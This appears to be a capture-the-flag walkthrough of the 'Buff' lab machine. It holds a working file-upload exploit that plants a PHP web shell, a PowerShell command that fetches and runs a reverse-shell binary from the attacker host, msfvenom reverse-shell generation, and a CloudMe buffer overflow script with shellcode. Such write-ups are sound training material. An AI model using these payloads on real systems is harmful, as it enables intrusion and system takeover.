
Overview
Buff is a Windows machine that demonstrates how an unauthenticated file upload vulnerability in Gym Management Software 1.0 can lead to an initial web shell, followed by privilege escalation through a vulnerable local CloudMe service and a classic buffer overflow exploit.
Attack Chain
- Enumerate exposed services and identify
HTTPon port8080 - Discover
Gym Management Software 1.0 - Exploit unauthenticated file upload to place a PHP web shell
- Use the web shell to transfer and execute
rcat - Gain an initial shell as
shaun - Discover
CloudMe_1112.exein the user profile - Confirm
CloudMeis running locally on port8888 - Create a
ligolotunnel to access the local service remotely - Generate 32-bit reverse shellcode with
msfvenom - Modify and run the public
CloudMe 1.11.2buffer overflow exploit - Catch an Administrator shell and retrieve the root flag
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan to identify exposed services.
export IP=10.129.25.107; export NAME=BUFF; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME

ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v
The open TCP ports are:
7680,8080

Findings
The scan shows a small attack surface. Port 8080 is the main target because it exposes an HTTP service. Port 7680 is also open, but the web application on 8080 provides the clearest starting point.
Web Enumeration
Gym Management Software
Browsing to port 8080 shows the About Fitness website.

When visiting /Contact, the footer reveals that the site is running Gym Management Software 1.0.

Researching the application reveals a public unauthenticated file upload vulnerability:
https://www.exploit-db.com/exploits/48506
The public exploit contains the core upload logic needed to create a PHP web shell. Instead of running the full exploit as-is, we use the upload portion and change the target IP and port to match the machine.
#!/usr/bin/env python3

import requests

def Main():
    url = "http://10.129.25.107:8080/upload.php?id=webshell"
    s = requests.Session()
    s.get(url, verify=False)
    PNG_magicBytes = '\x89\x50\x4e\x47\x0d\x0a\x1a'
    png = {
            'file':
            (
                'webshell.php.png',
                PNG_magicBytes+'\n'+'<?php system($_GET["cmd"]); ?>',
                'image/png',
                {'Content-Disposition': 'form-data'}
                )
            }
    data = {'pupload': 'upload'}

    r = s.post(url=url, files=png, data=data, verify=False)
    print("Uploaded!")

if __name__ == "__main__":
    Main()
Running the script uploads the web shell successfully.

Web Shell Command Execution
The uploaded file is accessible under /upload/webshell.php. We can pass commands through the cmd parameter and use curl to test command execution.
curl -s "http://10.129.25.107:8080/upload/webshell.php" --data-urlencode "cmd=whoami" -G
The response confirms that command execution works.

Foothold
Reverse Shell
With command execution confirmed, we transfer rcat to a writable directory on the target. In this case, C:\Users\Public is used.
curl -s "http://10.129.25.107:8080/upload/webshell.php" --data-urlencode "cmd=powershell -c iwr -uri http://10.10.14.17/rcat.exe -Outfile C:\Users\Public\rcat_10.10.14.17_443.exe" -G
The file is transferred successfully and visible in C:\Users\Public.

Start a listener on port 443 using rlwrap and nc:
rlwrap -cAr nc -lvnp 443
Then execute the uploaded payload through the web shell.
curl -s "http://10.129.25.107:8080/upload/webshell.php" --data-urlencode "cmd=cmd /c C:\Users\Public\rcat_10.10.14.17_443.exe" -G
This returns a shell as shaun.

The user flag can now be read.
type C:\Users\shaun\Desktop\user.txt

Privilege Escalation
Initial Enumeration
After gaining access as shaun, we recursively list the contents of C:\Users with tree /F. In Shaun’s Downloads folder, an interesting executable appears: CloudMe_1112.exe.

We dig further by enumerating running services and processes.
tasklist /svc
Near the bottom of the output, CloudMe is visible.


The filename suggests this is CloudMe 1.11.2, and research reveals a public buffer overflow exploit for this version:
https://www.exploit-db.com/exploits/48389
Local Service Discovery
CloudMe commonly listens on port 8888. Checking the listening ports confirms that a service is bound to localhost:8888.

Because the service only listens locally, we need a tunnel to reach it from the attacking machine. A ligolo tunnel is used so the local CloudMe service can be accessed through 240.0.0.1:8888.
Shellcode Generation
The public exploit uses -a x86 in the msfvenom command, which tells us the target application is 32-bit. We generate a 32-bit reverse shell payload and assign the shellcode variable name to payload with the -v flag.
msfvenom -a x86 -p windows/shell_reverse_tcp LHOST=10.10.14.17 LPORT=4545 -b '\x00\x0A\x0D' -f python -v payload
The -v payload flag makes the generated shellcode easier to paste directly into the exploit because it uses the expected variable name.

CloudMe Buffer Overflow
The exploit is updated to target 240.0.0.1 through the ligolo tunnel, and the generated msfvenom shellcode is inserted into the script.
import socket
import sys

target = "240.0.0.1"

padding1   = b"\x90" * 1052
EIP        = b"\xB5\x42\xA8\x68" # 0x68A842B5 -> PUSH ESP, RET
NOPS       = b"\x90" * 30

#msfvenom -a x86 -p windows/exec CMD=calc.exe -b '\x00\x0A\x0D' -f python
payload =  b""
payload += b"\xbd\x53\x80\xaf\x7c\xd9\xc6\xd9\x74\x24\xf4"
payload += b"\x5e\x29\xc9\xb1\x52\x83\xee\xfc\x31\x6e\x0e"
payload += b"\x03\x3d\x8e\x4d\x89\x3d\x66\x13\x72\xbd\x77"
payload += b"\x74\xfa\x58\x46\xb4\x98\x29\xf9\x04\xea\x7f"
payload += b"\xf6\xef\xbe\x6b\x8d\x82\x16\x9c\x26\x28\x41"
payload += b"\x93\xb7\x01\xb1\xb2\x3b\x58\xe6\x14\x05\x93"
payload += b"\xfb\x55\x42\xce\xf6\x07\x1b\x84\xa5\xb7\x28"
payload += b"\xd0\x75\x3c\x62\xf4\xfd\xa1\x33\xf7\x2c\x74"
payload += b"\x4f\xae\xee\x77\x9c\xda\xa6\x6f\xc1\xe7\x71"
payload += b"\x04\x31\x93\x83\xcc\x0b\x5c\x2f\x31\xa4\xaf"
payload += b"\x31\x76\x03\x50\x44\x8e\x77\xed\x5f\x55\x05"
payload += b"\x29\xd5\x4d\xad\xba\x4d\xa9\x4f\x6e\x0b\x3a"
payload += b"\x43\xdb\x5f\x64\x40\xda\x8c\x1f\x7c\x57\x33"
payload += b"\xcf\xf4\x23\x10\xcb\x5d\xf7\x39\x4a\x38\x56"
payload += b"\x45\x8c\xe3\x07\xe3\xc7\x0e\x53\x9e\x8a\x46"
payload += b"\x90\x93\x34\x97\xbe\xa4\x47\xa5\x61\x1f\xcf"
payload += b"\x85\xea\xb9\x08\xe9\xc0\x7e\x86\x14\xeb\x7e"
payload += b"\x8f\xd2\xbf\x2e\xa7\xf3\xbf\xa4\x37\xfb\x15"
payload += b"\x6a\x67\x53\xc6\xcb\xd7\x13\xb6\xa3\x3d\x9c"
payload += b"\xe9\xd4\x3e\x76\x82\x7f\xc5\x11\xa7\x75\xcb"
payload += b"\xf0\xdf\x8b\xd3\xe3\xde\x05\x35\x69\xf1\x43"
payload += b"\xee\x06\x68\xce\x64\xb6\x75\xc4\x01\xf8\xfe"
payload += b"\xeb\xf6\xb7\xf6\x86\xe4\x20\xf7\xdc\x56\xe6"
payload += b"\x08\xcb\xfe\x64\x9a\x90\xfe\xe3\x87\x0e\xa9"
payload += b"\xa4\x76\x47\x3f\x59\x20\xf1\x5d\xa0\xb4\x3a"
payload += b"\xe5\x7f\x05\xc4\xe4\xf2\x31\xe2\xf6\xca\xba"
payload += b"\xae\xa2\x82\xec\x78\x1c\x65\x47\xcb\xf6\x3f"
payload += b"\x34\x85\x9e\xc6\x76\x16\xd8\xc6\x52\xe0\x04"
payload += b"\x76\x0b\xb5\x3b\xb7\xdb\x31\x44\xa5\x7b\xbd"
payload += b"\x9f\x6d\x8b\xf4\xbd\xc4\x04\x51\x54\x55\x49"
payload += b"\x62\x83\x9a\x74\xe1\x21\x63\x83\xf9\x40\x66"
payload += b"\xcf\xbd\xb9\x1a\x40\x28\xbd\x89\x61\x79"

overrun    = b"C" * (1500 - len(padding1 + NOPS + EIP + payload))

buf = padding1 + EIP + NOPS + payload + overrun

try:
    s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target,8888))
    s.send(buf)
except Exception as e:
    print(sys.exc_value)
Start another listener on port 4545:
rlwrap -cAr nc -lvnp 4545
Then execute the modified exploit.


The buffer overflow succeeds and returns a shell as administrator.

The root flag can now be read.
type C:\Users\Administrator\Desktop\root.txt
Key Takeaways
Buff shows how a simple web application vulnerability can become a full Windows compromise when combined with local service exposure. The unauthenticated file upload in Gym Management Software provided the initial foothold, while the locally running CloudMe 1.11.2 service introduced a buffer overflow path to Administrator. The machine also highlights the value of checking user directories, running processes, and localhost-only services during post-exploitation.